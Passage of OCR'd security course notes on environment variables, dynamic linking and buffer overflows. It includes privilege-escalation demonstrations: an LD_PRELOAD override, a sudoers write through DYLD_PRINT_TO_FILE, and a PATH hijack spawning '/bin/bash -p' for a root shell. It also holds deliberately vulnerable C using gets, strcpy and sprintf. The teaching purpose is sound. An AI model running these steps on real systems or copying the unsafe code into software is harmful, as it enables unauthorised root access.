- Running the program with `a.out 3` demonstrates passing `environ` to `execve()`, resulting in all the environment variables of the current process being passed to the new program.

Memory Location for Environment Variables

Description:
Environment variables are stored on the stack. Before a program's `main()` function is invoked, three blocks of data are pushed into the stack, as depicted in Figure 2.1.

- **Stack:**
- The area marked by `0` contains an array of pointers pointing to the actual strings of environment variables (each string has the form of `name=value`).
- The area marked by `8` stores an array of pointers, each pointing to a place in the area marked by `0`. The last element of this array contains a NULL pointer, marking the end of the environment variable array.
- The area marked by `e` represents the stack frame for the `main()` function.

- The `argv` argument points to the beginning of the argument array, and the `envp` argument points to the beginning of the environment variable array.
- The global variable `environ` also points to the beginning of the environment variable array.



Handling Changes:
If changes are made to the environment variables, such as adding or deleting an environment variable or modifying the value of an existing one, there may not be enough space in the areas marked by
`0` and `8`. In such cases, the entire environment variable block may change to a different location, typically in the heap. When this change occurs, the **global variable `environ` must be updated to point to the newly updated environment variable array. However, the `envp` argument passed to the `main()` function**

remains unchanged, always pointing to the original copy of the environment variables, not the most recent one. It's recommended to use the global variable `environ` when referring to environment variables to ensure consistency.

Modifying Environment Variables:
Programs can modify their environment variables using functions like `putenv()`, `setenv()`, etc. These functions may lead to changes in the location of environment variables.

Shell Variables and Environment Variables

Description:
Shell variables and environment variables are two distinct but interconnected concepts in computing, particularly in Unix-like operating systems. While they serve different purposes, they can influence each other in certain circumstances.

- **Shell Variables:**
  - Shell variables are internal variables maintained by a shell program (e.g., Bash).
  - They affect the behavior of the shell and can be utilized in shell scripts.
  - Shell programs provide built-in commands to create, assign, and delete shell variables.
  - Example:

```
$ FOO=bar
$ echo $FOO
bar
$ unset FOO
$ echo $FOO
$
```

- **Environment Variables:**
  - Environment variables are variables that are part of a process's environment.
  - They are accessible by all programs executed by that process.
  - Environment variables are typically set by the shell or by the parent process before spawning the child process.
- **Relationship Between Shell and Environment Variables:**

- When a shell program starts, it creates a shell variable for each environment variable of the process, using the same names and copying their values.
- Consequently, the shell can easily access the value of environment variables through its own shell variables.
- However, changes made to a shell variable do not affect the corresponding environment variable, and vice versa.

Example:
In the example below, the `strings /proc/$$/environ` command is used to print out the environment variables of the current process. Additionally, the `echo` command is used to print out the value of the shell variable `LOGNAME`. Despite their apparent similarity in value, changing or deleting the shell variable `LOGNAME` does not affect the corresponding environment variable.

```
$ strings /proc/$$/environ
$ echo $LOGNAME
user
$ LOGNAME=changed_user
$ echo $LOGNAME
changed_user
$ unset LOGNAME
$ echo $LOGNAME
$
```

Conclusion:
While shell variables and environment variables may share values initially, they serve distinct purposes and are managed separately within a Unix-like shell environment. Understanding their differences is crucial for effective shell scripting and system administration.

Effect of Shell Variables on Environment Variables

Description:
Shell variables can influence the environment variables of child processes when programs are executed from within the shell. This interaction is crucial to understand as it impacts how environment variables are inherited and manipulated.

- **Influence of Shell Variables on Child Processes' Environment:**

- When a program is executed from a shell, the shell program explicitly sets the environment variables for the new program.
- Shell variables that affect the environment variables of child processes include:
    1. Shell variables copied from environment variables: These are shell variables that originate from environment variables. If a shell variable comes from an environment variable, it becomes an environment variable of the child process running the new program. However, if this shell variable is deleted using `unset`, it will not appear in the child process.
    2. **User-defined shell variables marked for export: Users can define new shell variables, but only those that are exported using the `export` command will be given to the child process.**

- **Experiment:**
    - In the following experiment, we examine the impact of shell variables on the environment variables of a child process using the `/usr/bin/env` program to print out environment variables.
    - Three shell variables, `LOGNAME`, `LOGNAME2`, and `LOGNAME3`, are used. `LOGNAME` is copied from the environment variable, while `LOGNAME2` and `LOGNAME3` are user-defined shell variables. Only `LOGNAME3` is exported using the `export` command.
    - Running `env` to print out the environment variables of the child process reveals that only `LOGNAME` and `LOGNAME3` are present, demonstrating the influence of shell variables on the child process's environment.

Example:

```
$ strings /proc/$$/environ | grep LOGNAME
LOGNAME=seed
$ LOGNAME2=alice
$ export LOGNAME3=bob
$ env | grep LOGNAME
LOGNAME=seed
LOGNAME3=bob
$ unset LOGNAME
$ env | grep LOGNAME
LOGNAME3=bob
```

Conclusion:
Understanding how shell variables affect the environment variables of child processes is essential for managing and manipulating environment variables effectively within a Unix-like shell environment. This knowledge helps ensure proper inheritance and manipulation of environment variables when executing programs from within a shell.




Figure 2.2: Shell variables and environment variables

The /proc File System


Description:
The
`/proc` file system is a virtual file system in Linux that serves as an interface to the internal data structures in the kernel. While it doesn't contain any real files, the files listed in `/proc` provide access to system information and allow for the manipulation of kernel parameters at runtime.

- **Structure:**
  - Each process in the system has a corresponding directory in `/proc`, with the process ID (PID) serving as the name of the directory. For instance, information about process 2300 is located in `/proc/2300`.
  - The `/proc` directory can be accessed in shell scripts using the special bash variable `$$`, which represents the process ID of the current shell process. For example, `echo $$` prints the process ID of the current shell.
- **Environment Information:**
  - Inside each process directory in `/proc`, there is a virtual file named `environ`, which contains the environment variables of that process.
  - Since environment variables are text-based, the `strings` command can be used to print out the contents of the `environ` file. For example, `strings /proc/$$/environ` prints the environment variables of the current shell process.
- **Using `env` to Check Environment:**
  - The `env` program, when invoked in a bash shell, prints the environment variables of its process.
  - Since `env` is not a built-in command and is started by bash in a child process, it can be used to check the environment of a child process initiated by bash.

Example:

```
$ echo $$  # Print the process ID of the current shell
1234
$ strings /proc/$$/environ  # Print environment variables o
f the current shell process
USER=username
HOME=/home/username
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin
$ env  # Print environment variables using the env command
USER=username
HOME=/home/username
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin
```

Attack surfaces



- Linker: A linker is used to find the external library functions used by a program. This
  stage of the program is out of developer's control. Linkers in most operating systems use
  environment variables to find where the libraries are, so they create an opportunity for
  attackers to get a privileged program to " find" their malicious libraries.
- Library: Most programs invoke functions from external libraries. When these functions
  were developed, they were not developep for privileged programs, and therefore may
  not saniti ze the values of the environment variables. If these functions are invoked by
  a privileged program, the environment variables used by these functions immediately
  become part of the attack surface , and must be analyzed thoroughl y to identify their
  potential risks.
- External program: A program may choose to invoke external programs for certain

functionalities, such as sending emails, processing data, etc. When an external program is
invoked, its code runs with the calling process's privilege. The external program may use
some environment variables that are not used by the caller program, and therefore, the
entire program 's attack surface is expanded, and the risk is increased.

- Application code: A program may use environment variables in its code, but many
developers do not full y understand how an environment variable gets into their program,
and have thus made inconect assumptions on environment variables. These assumptions
can lead to inconect saniti zation of the environment variables, resulting in security fl aws.

Dynamic linking uses environment variables, which become part of the attack surface

Static and Dynamic Linking

Overview:
Static and dynamic linking are two methods used in software development to incorporate libraries into executable programs. These methods have different implications for program size, memory usage, and update management.

Static Linking:

- **Description:** Static linking involves combining the program's code with the code of the library functions it depends on into a single executable file.
- **Pros:**
    - Executables are self-contained and do not rely on external libraries during runtime.
    - Simplifies distribution as all necessary code is bundled into one file.
- **Cons:**
    - Increases executable size, as each executable using the same library contains a copy of the library's code.
    - Wastes memory because multiple copies of the same library functions may be loaded into memory simultaneously.

- Updating a shared library requires recompiling and redistributing all executables that use it.

Dynamic Linking:

- **Description:** Dynamic linking does not include library code in the executable file; instead, linking to the library occurs during runtime.
- **Pros:**
  - Reduces executable size as shared libraries are loaded into memory only once and shared among multiple executables.
  - Saves memory by sharing one instance of library functions among multiple programs.
  - Simplifies library updates as changes to shared libraries automatically apply to all executables that use them.
- **Cons:**
  - Requires the presence of shared libraries on the system where the program is run.
  - Introduces potential runtime overhead for loading shared libraries.

Comparison:

- **Static Linking:** Executable is self-contained, larger file size, no external dependencies.
- **Dynamic Linking:** Executable relies on shared libraries, smaller file size, requires shared libraries at runtime.

Example:

```c
/* hello.c */
# include <stdio.h>
int main()
{
    printf("hello world");
    return 0;
}
```

- In the provided code example, `hello.c`, invoking the `printf()` function from the standard C library (`libc`) illustrates static and dynamic linking.

- Executables generated with static linking (`hello_static`) are larger because they contain copies of library code.
- Executables generated with dynamic linking (`hello_dynamic`) are smaller as they only reference shared libraries at runtime.
- Use the `ldd` command to inspect dependencies: `ldd hello_static` does not show dependencies, while `ldd hello_dynamic` lists shared libraries (`libc.so.6`, `ld-linux.so.2`, etc.).




Figure 2.4: Dynamic Linking

Conclusion:
Static and dynamic linking offer different trade-offs in terms of executable size, memory usage, and update management. The choice between them depends on factors such as deployment requirements, resource constraints, and update frequency.

Case Study: LD_PRELOAD and LD_LIBRARY_PATH

Overview:
The
`LD_PRELOAD` and `LD_LIBRARY_PATH` environment variables in Linux provide users with the ability to control the dynamic linking process, potentially leading to security vulnerabilities, especially in privileged programs like Set-UID programs.

LD_PRELOAD:

- **Functionality:** Contains a list of shared libraries that the dynamic linker searches before the standard libraries.
- **Purpose:** Allows users to override standard library functions with their own implementations.
- **Security Implications:** Can be exploited to run arbitrary code by replacing standard library functions with malicious implementations.

Example:

- **Scenario:** Consider a program `mytest` that calls the `sleep()` function from the standard C library (`libc.so`).
- **Exploitation:** Users can create their own `sleep()` function, compile it into a shared library (`libmylib.so`), and set `LD_PRELOAD` to preload this library. When `mytest` calls `sleep()`, it will execute the user-defined function instead of the standard one.
- **Demonstration:**

```
/* sleep.c */
#include <stdio.h>
void sleep(int s) {
    printf("I am not sleeping!\\n");
}
```

  - Compile the user-defined `sleep()` function into a shared library:

```
$ gcc -c sleep.c
$ gcc -shared -o libmylib.so.1.0.1 sleep.o
```

  - Set `LD_PRELOAD` to preload this library and execute `mytest`:

```
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ ./mytest
```

  - Observing that the custom `sleep()` function is invoked instead of the standard one.

Set-UID Programs:

- **Risk:** If the technique works for Set-UID programs, it can be dangerous as attackers could exploit it to execute arbitrary code with elevated privileges.
- **Countermeasure:** The dynamic linker ignores `LD_PRELOAD` and `LD_LIBRARY_PATH` when the real and effective user IDs or group IDs differ, preventing unauthorized manipulation of library loading in privileged programs.

Experiment:

- **Setup:** Make a copy of the `env` program, set it as a Set-UID root program (`myenv`), and export `LD_PRELOAD` and `LD_LIBRARY_PATH`.

- **Observation:** When running `myenv` and the original `env` program with the same environment variables, `myenv` does not have access to the manipulated environment variables, demonstrating the protection mechanism against unauthorized library loading in Set-UID programs.

Conclusion:

- The `LD_PRELOAD` and `LD_LIBRARY_PATH` environment variables provide users with control over dynamic linking but can introduce security risks, especially in privileged programs.
- Proper handling and security measures, such as ignoring these variables in privileged contexts, are essential to prevent unauthorized code execution.

Case Study: OS X Dynamic Linker

In the context of Apple's OS X 10.10, a significant security vulnerability arose due to a new environment variable introduced for its dynamic linker, dyld, called DYLD_PRINT_TO_FILE. This variable allowed users to specify a file name where dyld could write its logging output. While innocuous for programs running with normal-user privileges, it posed a severe security risk for Set-UID root programs.

Security Vulnerability:

- **Root of the Issue:** Users could specify a protected file (e.g., /etc/passwd) as the logging output file. When dyld was executed in a Set-UID root process, it could write to this protected file, potentially causing corruption.
- **Capability-Leaking Mistake:** Dyld failed to close the log file when a Set-UID process discarded its privileges and started running other non-privileged programs. This resulted in a leaked file descriptor, allowing arbitrary data to be written to the file.
- **Exploitation Example:** Consider the privileged `su` program. By setting DYLD_PRINT_TO_FILE to /etc/sudoers and then running `su` to log into the attacker's account, a malicious user could write arbitrary data to the /etc/sudoers file, effectively granting themselves root privileges.

Attack Scenario:

1. **Setting Up the Attack:**

```
$ DYLD_PRINT_TO_FILE=/etc/sudoers
$ su bob
```

2. **Exploiting the Vulnerability:**
   The above command writes an entry to the root-protected /etc/sudoers file, granting user bob the ability to run any command as root using the `sudo` command.

```
Password:
$ echo "bob ALL=(ALL) NOPASSWD: ALL" >&3
```

Apple's Fix:

- Apple addressed the vulnerability by adding additional logic in dyld to sanitize the value in the DYLD_PRINT_TO_FILE environment variable, preventing malicious exploitation.

Conclusion:

- The DYLD_PRINT_TO_FILE vulnerability in OS X 10.10 underscored the critical importance of properly analyzing and securing environment variables used by system components, especially in privileged contexts.
- Apple's prompt response and mitigation measures demonstrate the necessity of proactive security measures to address vulnerabilities and protect users' systems from potential exploits.

Attack via External Program

When an application invokes an external program, it expands its attack surface to include that of the external program. While the application itself may not use environment variables, the external program it invokes might. In this section, we explore how this interaction with external programs can introduce vulnerabilities, particularly concerning environment variables.

Two Typical Invocation Methods:

1. **Using the exec() Family of Functions:**
   - This approach directly calls the execve() system call to load and execute the external program.
2. **Using the system() Function:**
   - This function forks a child process and then utilizes execl() to run the external program via the shell program `/bin/sh`, which ultimately calls execve().

Difference in Attack Surfaces:

- **First Approach (exec() Family):**
  - The attack surface is the union of the application and the invoked external program.
- **Second Approach (system() Function):**
  - The attack surface is broader due to the involvement of the shell program `/bin/sh`.
  - The attack surface encompasses the application, the invoked external program, and the shell program.

Significance of Shell Programs:

- Shell programs have extensive inputs from external sources, significantly broadening their attack surface.
- Understanding the impact on the attack surface, particularly concerning environment variables, is crucial when a privileged program invokes an external program.

By considering the broader attack surface introduced by invoking external programs, especially those involving shell programs, developers can better mitigate potential vulnerabilities and secure their applications effectively.

Case Study: The PATH Environment Variable

The behavior of shell programs heavily relies on various environment variables, with one of the most crucial ones being the PATH environment variable. When a shell program attempts to execute a command without providing its absolute path, it searches for the command within directories listed in the PATH variable. However, this reliance on PATH can lead to vulnerabilities, especially in privileged programs.

Vulnerable Program (vul.c)

```
#include <stdlib.h>

int main() {
    system("cal");
    return 0;
}
```

In the above vulnerable program, the developer intends to execute the `cal` (calendar) command. However, the absolute path of the command is not provided, leaving it susceptible to manipulation of the PATH environment variable. Attackers can exploit this vulnerability to force the privileged program to execute a different program instead.

Our Malicious "calendar" Program (cal.c)

```
#include <stdlib.h>

int main() {
    system("/bin/bash -p");
    return 0;
}
```

We simulate an attack scenario by placing our malicious `cal` program in the current directory and altering the PATH environment variable to prioritize the current folder. Consequently, when the privileged program is executed again, instead of running the intended `cal` command, it executes our malicious program, granting us a root shell.

```
$ gcc -o vul vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ vul
December 2015
Su Mo Tu We Th Fr Sa
1 2 3 4 5
6 7 8 9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31
$ gcc -o cal cal.c
$ export PATH=.:$PATH
$ echo $PATH
.: /usr/local/sbin : /usr/local/bin : /usr/sbin : /usr/bin
: ...
$ vul
# - Root shell obtained!
```

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root)
```

Note: Depending on the environment, such as Ubuntu 16.04, a root shell might not be obtained due to implemented countermeasures. Additionally, using the `-p` option in `cal.c` ensures that `bash` does not drop its privilege when executed inside a Set-UID process.

Attack via Library

Programs often rely on functions from external libraries, and if these functions utilize environment variables, they can introduce security risks, especially for privileged programs.

Case Study: Locale in UNIX

UNIX utilizes the Locale subsystem to support internationalization, which involves storing language-specific information in databases and using library functions to manage and retrieve this information. For instance, when a program needs to display messages to users, it may want to translate these messages into the user's native language.

The Locale subsystem relies on environment variables like `LANG`, `LANGUAGE`, `NLSPATH`, `LOCPATH`, `LC_ALL`, `LC_MESSAGES`, etc., to determine the language and locate the corresponding message databases. However, these environment variables can be manipulated by users, allowing an attacker to control the translated messages returned by library functions like `gettext()`.

Consider the following code snippet:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    if (argc > 1) {
        printf(gettext("usage: %s filename"), argv[0]);
        exit(0);
    }
    printf("normal execution proceeds...");
    // Further code execution
    return 0;
}
```

In this example, the `gettext()` function is used to retrieve translated messages. By manipulating the environment variables, an attacker can control the translated message, effectively influencing the behavior of the program. This may seem innocuous, but it can lead to serious vulnerabilities, especially when combined with other attack techniques like format string vulnerabilities.

Countermeasure

The responsibility for addressing the attack surface related to library lies with the library authors. For instance, Conectiva Linux, using the Glibc 2.1.1 library, explicitly checks and ignores the `NLSPATH` environment variable when the `catopen()` and `catgets()` functions are called from a Set-UID executable. This helps mitigate the risk of attackers controlling the behavior of privileged programs through manipulated environment variables.

Application Code

Programs often interact with environment variables directly, which can introduce security vulnerabilities, particularly for privileged programs.

Case Study: Using `getenv()` in Application Code

Applications commonly use APIs like `getenv()`, `setenv()`, and `putenv()` to access environment variables. Consider the following code snippet:

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    char arr[200];
    char *ptr;
    ptr = getenv("PWD");
    if(ptr != NULL) {
        sprintf(arr, "Present working directory is: %s", pt
r);
        printf("%s\\n", arr);
    }
    return 0;
}
```

In this program, the `getenv()` function is used to retrieve the value of the `PWD` environment variable, representing the current working directory. However,

there's a vulnerability in this code: it fails to check the length of the input before copying it to the buffer `arr`, potentially leading to a buffer overflow.

Users can manipulate the value of the `PWD` environment variable, as shown in the following example:

```
$ export PWD="Anything I want"
$ ./a.out
Present working directory is: Anything I want
```

This vulnerability becomes critical when the program is executed as a privileged Set-UID program. Attackers can set a very long string as the value of `PWD`, causing a buffer overflow in the privileged program. Without proper countermeasures, attackers can exploit this vulnerability to gain unauthorized privileges.

Countermeasure

When environment variables are used by privileged Set-UID programs, it's crucial to sanitize them properly. Developers can also opt for a more secure version of `getenv()`, such as `secure_getenv()` provided by glibc. Unlike `getenv()`, `secure_getenv()` returns `NULL` when "secure execution" is required, such as when a process runs a Set-UID or Set-GID program, indicating that the process is privileged. This helps mitigate the risk of unauthorized privilege escalation through manipulated environment variables.

Set-UID Approach versus Service Approach

In operating systems, privileged operations are typically conducted either through the Set-UID approach or the service approach. Let's explore the differences between these approaches and their implications on security, particularly regarding the handling of environment variables.

Set-UID Approach

In the Set-UID approach, normal users execute a special program that temporarily grants them root privileges, enabling them to perform privileged operations. The program runs with the privileges of its owner (usually root), allowing users to conduct tasks that would otherwise be restricted.

Service Approach

In the service approach, normal users request privileged operations from a service or daemon process. These services, typically initiated by a privileged

user or the operating system itself, handle the privileged tasks on behalf of users.




Figure 2.5: Attack surface comparison

Security Implications

From a security standpoint, the Set-UID approach poses a broader attack surface compared to the service approach, particularly due to the handling of environment variables:

- **Set-UID Approach**: Environment variables are inherited from the parent process, which is often a normal user process. Since this process is not privileged, the environment variables it passes to the Set-UID program cannot be fully trusted. Any data originating from an untrusted source introduces potential vulnerabilities.
- **Service Approach**: In contrast, services initiated by a privileged entity (such as the OS or a privileged user) receive environment variables from trusted sources. This reduces the risk associated with environment variable manipulation by normal users.

What is Buffer Overflows

“A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

Buffer overflow is an event that occurs when:

- A fixed-length data buffer, such as a string or an array, has data written beyond its allocated boundaries, usually past its end.

- At least one value intended for the buffer is written outside the buffer's defined boundaries.
- Some definitions may also include the act of reading beyond the buffer's boundaries, though this is less common in typical discussions of buffer overflow.

Can occur when reading input or later processing data

notably C, C++, Objective-C, Vala, Forth, and assembly language, allow buffer overflow because they do not provide built-in memory safety mechanisms. Among these, C and C++ are particularly notable due to their widespread use in system-level programming and software development.

- **Ada and Pascal**: These languages often provide built-in mechanisms to detect and prevent buffer overflow at runtime.
- **Java, Python, Perl, Ada (with unbounded_string)**: These languages typically offer dynamic memory management or resizable data structures, such as dynamically sized arrays or strings, which automatically resize to accommodate additional data, thus mitigating buffer overflow risks.

- C strings are terminated with the `\0` character, also known as the NUL character, which has a byte value of 0.
- Many operating systems and software components are built with C, inheriting the convention that strings end with `\0`.
- It's crucial to recognize that some components may not handle `\0` embedded within strings gracefully.
- Programmers must account for the space occupied by the `\0` character when working with strings.
- Overwriting the `\0` character can lead to scenarios where it appears that the string doesn't end properly.

```
#include <stdio.h>

int main(int argc, char* argv[]) {
    char command[10]; // Only 10 bytes for command (including
termination char)
    printf("Your command?\\n");
    gets(command); // gets provides no protection against buff
er overflow
```

```
    printf("Your command was: %s\\n", command);
    return 0;
}
```

Explanation of Error:

1. The program declares an array `command` of size 10 to store a command entered by the user. This size includes the termination character `\\0`.
2. The `gets()` function is used to read input from the user into the `command` array. However, `gets()` does not perform any bounds checking, allowing the user to input more characters than the allocated space, leading to a buffer overflow.
3. When the user enters a command longer than 10 characters, such as "ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ", the buffer overflows, causing memory corruption. This can overwrite adjacent memory locations, potentially leading to unexpected behavior, crashes, or security vulnerabilities.

To address this vulnerability, you should replace `gets()` with a safer alternative like `fgets()` which allows specifying the maximum number of characters to read, thereby preventing buffer overflow:

```
#include <stdio.h>

int main(int argc, char* argv[]) {
    char command[10]; // Only 10 bytes for command (including
termination char)
    printf("Your command?\\n");
    fgets(command, sizeof(command), stdin); // fgets provides
protection against buffer overflow
    printf("Your command was: %s\\n", command);
    return 0;
}
```

By using `fgets()` and specifying the size of the buffer, you can prevent buffer overflow vulnerabilities in your program.

However, gets() is inherently unsafe, because it copies all input from STDIN to the buffer without checking size. This allows the user to provide a string that is larger than the
buffer size, resulting in an overflow condition

Examples

Strcpy errors

1. **First Snippet**:

```
struct hostent *client;
char hostname[MAX_LEN]; // MAX_LEN should be defined

// create server socket, bind to server address and listen on
socket
...

for (count=0; count < MAX_CONNECTIONS; count++) {
    int clientlen = sizeof(struct sockaddr_in);
    int clientsocket = accept(serversocket, (struct sockaddr
*)&clientaddr, &clientlen);

    if (clientsocket > 0) {
        client = gethostbyaddr((char *) &clientaddr.sin_addr.s
_addr, sizeof(clientaddr.sin_addr.s_addr), AF_INET);
        strcpy(hostname, client->h_name); // Potential buffer
overflow!

        // Output client hostname to log file
        ...
    }
}
```

- **Error Explanation**: The `strcpy()` function is used to copy the client's hostname obtained from `gethostbyaddr()` into the `hostname` buffer. If the length of the hostname exceeds the size of the `hostname` buffer (`MAX_LEN`), it will lead to a buffer overflow.
- **Mediation**: Use safer functions like `strncpy()` to limit the number of characters copied to the destination buffer. Ensure that `MAX_LEN` is properly defined and is at least large enough to accommodate the longest expected hostname.

1. **Second Snippet**:

```
#define BUFSIZE 256

int main(int argc, char **argv) {
    char buf[BUFSIZE]; // Fixed-size buffer
    strcpy(buf, argv[1]); // Potential overflow
}
```

- **Error Explanation**: The `strcpy()` function is used to copy the contents of `argv[1]` into the `buf` buffer without checking the length. If the length of `argv[1]` exceeds the size of `buf`, it will lead to a buffer overflow.
- **Mediation**: Ensure that the input from `argv[1]` is properly validated and that the size of `buf` is sufficiently large to accommodate the maximum expected input length. Consider using safer functions like `strncpy()` or `snprintf()`.

1. **Third Snippet**:

```
void host lookup(char *user_supplied_addr){
    ...
    char hostname[64]; // Fixed-size buffer
    ...
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INE
T);
    strcpy(hostname, hp->h_name); // Potential overflow
}
```

- **Error Explanation**: Similar to the first snippet, the `strcpy()` function is used to copy the hostname obtained from `gethostbyaddr()` into the `hostname` buffer without checking its length. If the length of the hostname exceeds the size of the `hostname` buffer, it will lead to a buffer overflow.
- **Mediation**: As with the first snippet, use safer functions like `strncpy()` to limit the number of characters copied to the destination buffer. Ensure that the size of `hostname` is sufficiently large to accommodate the longest expected hostname.

1. **Fourth Snippet**:

```
#define BUFSIZE 256

int main(int argc, char **argv) {
    char *buf;
```

```
